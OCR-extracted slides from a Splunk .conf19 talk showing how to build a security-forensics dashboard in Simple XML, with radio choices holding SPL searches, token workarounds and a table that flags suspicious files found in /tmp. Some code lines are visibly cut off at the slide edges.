  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:ls-tmp&quot; | reverse | table
    | fields + permission num_link user group file_size file_modify_time file_name sourcetype host | eva
    (isnull('file_name-also-found-in'), &quot;&quot;, &quot;investigate&quot;)">Ls tmp</choice>
  <change>
    ...
    <condition>
      <set token="os-artifact_selected">$label$</set>
      <set token="main_panel"></set>
      ...
    </condition>
  </change>
</input>
</fieldset>
...
...
<row>
  <panel depends="$main_panel$" id="panelfont">
    <title>$os-artifact_selected$</title>
    <table>
      <search>
        <query>$host_tok$ $os-artifacts$ $search_tok$</query>
        <earliest>$time_tok.earliest$</earliest>
        <latest>$time_tok.latest$</latest>
      </search>
      <option name="count">100</option>
      <option name="drilldown">none</option>
```

Replace quote with &quot;

Instead include your search right in the value. The value of token $os-artifacts$ will be the search of the specific radio option you click on.

NOTE: when you use


<choice value=“…[my search]…”> quotation marks within the search must be replaced with &quot;

splunk> .conf19

© 2019 SPLUNK INC.

Minimize Amount of Panels

Not always possible to place search within <choice value="...[mysearch]…">




```
    <input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
      <label>os-artifacts</label>
      <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:etc-ssh&quot; | reverse | table
      <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:files-modified-1-day&quot; | lo
        -collected file_name file_path host | fields + flag file_path file_name sourcetype host | eval &quot
        sourcetype host">Files modified 1 day</choice>
      <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:ls-tmp&quot; | reverse | table
        file_name host | fields + permission num_link user group file_size file_modify_time file_name source
        sourcetype host| eval flag=if(isnull('file_name-also-found-in'), &quot;&quot;, &quot;investigate&quo
      <choice value="| inputlookup os-artifacts-evidence-collected where $host_tok$ | table user process_id
        &quot;(?&lt;port&gt;102[4-9]|10[3-9]\d|1[1-9]\d{2}|[2-9]\d{3}|[1-5]\d{4}|6[0-4]\d{3}|65[0-4]\d{2}|65
        eval combine=coalesce(examine, port) | eventstats values(sourcetype) as value by combine | eval port
        examine port value | search command=* | eval flag=if(isnull('port_found_in'), &quot;&quot;, &quot;in
```

NOTE:

- Replace > with &gt; within xml
- Replace < with &lt; within xml

- You can't place a token within the <choice value="…">, if you do you will get the following error when you try to select that radio option:




! Error in 'SearchOperator:inputcsv': The '$host_tok$' filter could not be verified. It might contain invalid operators, or could not be optimized for search results.

- See next slide for a work around

© 2019 SPLUNK INC.


Minimize Amount of Panels

Not always possible to place search within <choice value="...[mysearch]…"> cont.



```
<input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
  <label>os-artifacts</label>
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:files-modif
    -artifacts-evidence-collected file_name file_path host | fields + flag file_path
    -artifacts:files-modified-1-day&quot;)) | fields - sourcetype host">Files modifi
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:ls-tmp&quot
    -artifacts-evidence-collected file_name host | fields + permission num_link user
    (sourcetype, &quot;os-artifacts:ls-tmp&quot;)) | fields - sourcetype host| eval
  <choice value="SS TA">Ss ta</choice>
  <choice value="PS AUX">Ps aux</choice>
  <change>
    <condition label="Ss ta">
      <set token="ss_ta">$label$</set>
      <unset token="ps_aux"></unset>
      <unset token="main_panel"></unset>
    </condition>
    <condition label="Ps aux">
      <set token="ps_aux">$label$</set>
      <unset token="ss_ta"></unset>
      <unset token="main_panel"></unset>
    </condition>
    <condition>
      <set token="os-artifact_selected">$label$</set>
      <set token="main_panel"></set>
      <unset token="ss_ta"></unset>
      <unset token="ps_aux"></unset>
    </condition>
  </change>
</input>
```

"Sa ta" and "Ps aux" both require a token within the search



```
<row>
  <panel depends="$main_panel$" id="panelfont">
    <title>$os-artifact_selected$</title>
    <table>
      <search>
        <query>$host_tok$ $os-artifacts$ $search_tok$</query>
        <earliest>$time_tok.earliest$</earliest>
        <latest>$time_tok.latest$</latest>
      </search>
      <option name="count">100</option>
      <option name="drilldown">none</option>
      <option name="refresh.display">progressbar</option>
      <format type="color" field="flag">
        <colorPalette type="map">{"investigate":#DC4E41}</colorPalette>
      </format>
    </table>
  </panel>
```

Why we can't put ss ta within the <choice value=


Since we are doing a | inputlookup we can't do:

$host_tok$ | inputlookup…

And we can't put the $host_tok$ at the end because the end of the search contains

| fields – host

Therefore $host_tok$ must go inside the search



```
<panel depends="$ss_ta$" id="panelfont2">
  <title>$ss_ta$</title>
  <table>
    <search>
      <query>| inputlookup os-artifacts-evidence-collected where $host_tol
        local_port, NULL) | eval flag=if(match(state, "LISTEN") AND (loca
        -2]\d|6553[0-5])" | eval combine=coalesce(examine, port) | events
        port examine value sourcetype host</query>
      <earliest>$time_tok.earliest$</earliest>
      <latest>$time_tok.latest$</latest>
    </search>
    <option name="refresh.display">progressbar</option>
    <format type="color" field="flag">
      <colorPalette type="map">{"investigate":#DC4E41}</colorPalette>
    </format>
  </table>
</panel>
```


- When "Ss ta" is selected we set the ss_ta token and unset the main_panel and ps_aux tokens.
- The main_panel token is for ALL of the rest of the radio options where we don't have to include a token within our search

© 2019 SPLUNK INC.

Add Optional Text Search

Radio option output

- Scenario: one of the forensic data files you collect is a file containing a massive list of every file that was modified within the last 24 hours. You notice a potentially suspicious directory (i.e. /badfolder) existing in the /tmp directory. You want to search for the keyword badfolder to see what might have been modified containing that keyword.



will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that
arate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Enter search i.e. field=value

○ Bash history ○ Crontab ○ DF ○ Etc localtime ○ Etc ssh ○ Files modified 1 day
7 days ○ Group ○ Hidden files ○ Hostnamectl ○ Ifconfig ○ IP-neigh
○ Journalctl boots ○ Journalctl limit ○ Journalctl usage ○ Last ○ Lastb
ssions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ○ Ls tmp
○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
Ps aux ○ Rc files ○ Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
nits ○ Systemd cgls ○ Timedatectl ○ Who

e if the data has been copied into the kv store yet.


```
    </input>
    <input type="text" token="search_tok">
      <label>Enter search  i.e. field=value</label>
      <prefix>| search </prefix>
    </input>
  </fieldset>
```

```
<row>
  <panel depends="$main_panel$" id="panelfont">
    <title>$os-artifact_selected$</title>
    <table>
      <search>
        <query>$host_tok$ $os-artifacts$ $search_tok$</query>
        <earliest>$time_tok.earliest$</earliest>
        <latest>$time_tok.latest$</latest>
      </search>
```

© 2019 SPLUNK INC.

Search Syntax

Files modified 1 day



```
host=i_02b1bebdacbc78e11 index=*security_forensics sourcetype="os-artifacts:files-modified-1-day"
| lookup os_artifacts file_path as file_path
| reverse
| table flag file_path file_name host
| lookup os-artifacts-evidence-collected file_name host
| eval num_times_file_name_found = mvcount(sourcetype)
| eval all_file_paths=mvdedup(file_path)
| fields + flag all_file_paths file_path file_name num_times_file_name_found sourcetype host
| eval "file_name_found-in"=mvfilter(NOT match(sourcetype,"os-artifacts:files-modified-1-day"))
| fields - sourcetype file_path host
| rename all_file_paths as file_path
| table flag file_name num_times_file_name_found file_path file_name_found-in
```

✓ 77 events (8/23/19 7:00:00.000 PM to 8/30/19 7:48:17.000 PM) No Event Sampling ▾

flag	file_name	num_times_file_name_found	file_path	file_name_found-in
investigate	malicious.sh	3	/tmp/	os-artifacts:ls-tmp os-artifacts:files-modified-7-days
investigate	suspicious.doc	3	/tmp/	os-artifacts:ls-tmp os-artifacts:files-modified-7-days
	authorized_keys	4	/home/ubuntu/.ssh/ /root/.ssh/	os-artifacts:files-modified-7-days os-artifacts:files-modified-7-days
	lastlog	2	/var/log/	os-artifacts:files-modified-7-days
	sysinfo.log	2	/var/log/landscape/	os-artifacts:files-modified-7-days
	tallylog	2	/var/log/	os-artifacts:files-modified-7-days
	syslog	2	/var/log/	os-artifacts:files-modified-7-days
	kern.log	2	/var/log/	os-artifacts:files-modified-7-days
	unattended-upgrades-shutdown.log	2	/var/log/unattended-upgrades/	os-artifacts:files-modified-7-days
	cloud-init.log	2	/var/log/	os-artifacts:files-modified-7-days
	auth.log	2	/var/log/	os-artifacts:files-modified-7-days
	user-1000.journal	2	/var/log/journal/50498c1647364ca18aebedecf160354e/	os-artifacts:files-modified-7-days
	system.journal	2	/var/log/journal/50498c1647364ca18aebedecf160354e/	os-artifacts:files-modified-7-days
	hibernate.log	2	/var/log/amazon/ssm/	os-artifacts:files-modified-7-days

- Scenario: one of the forensic data files we collect is a file containing a massive list of every file that was modified within the last 24 hours. We want splunk to flag when the file_path matches a value within our csv lookup AND search the KV store to see if the file_name is found in any other sourcetype.
- Results: splunk found several files that where modified within the last 24 hours AND within the past 7 days

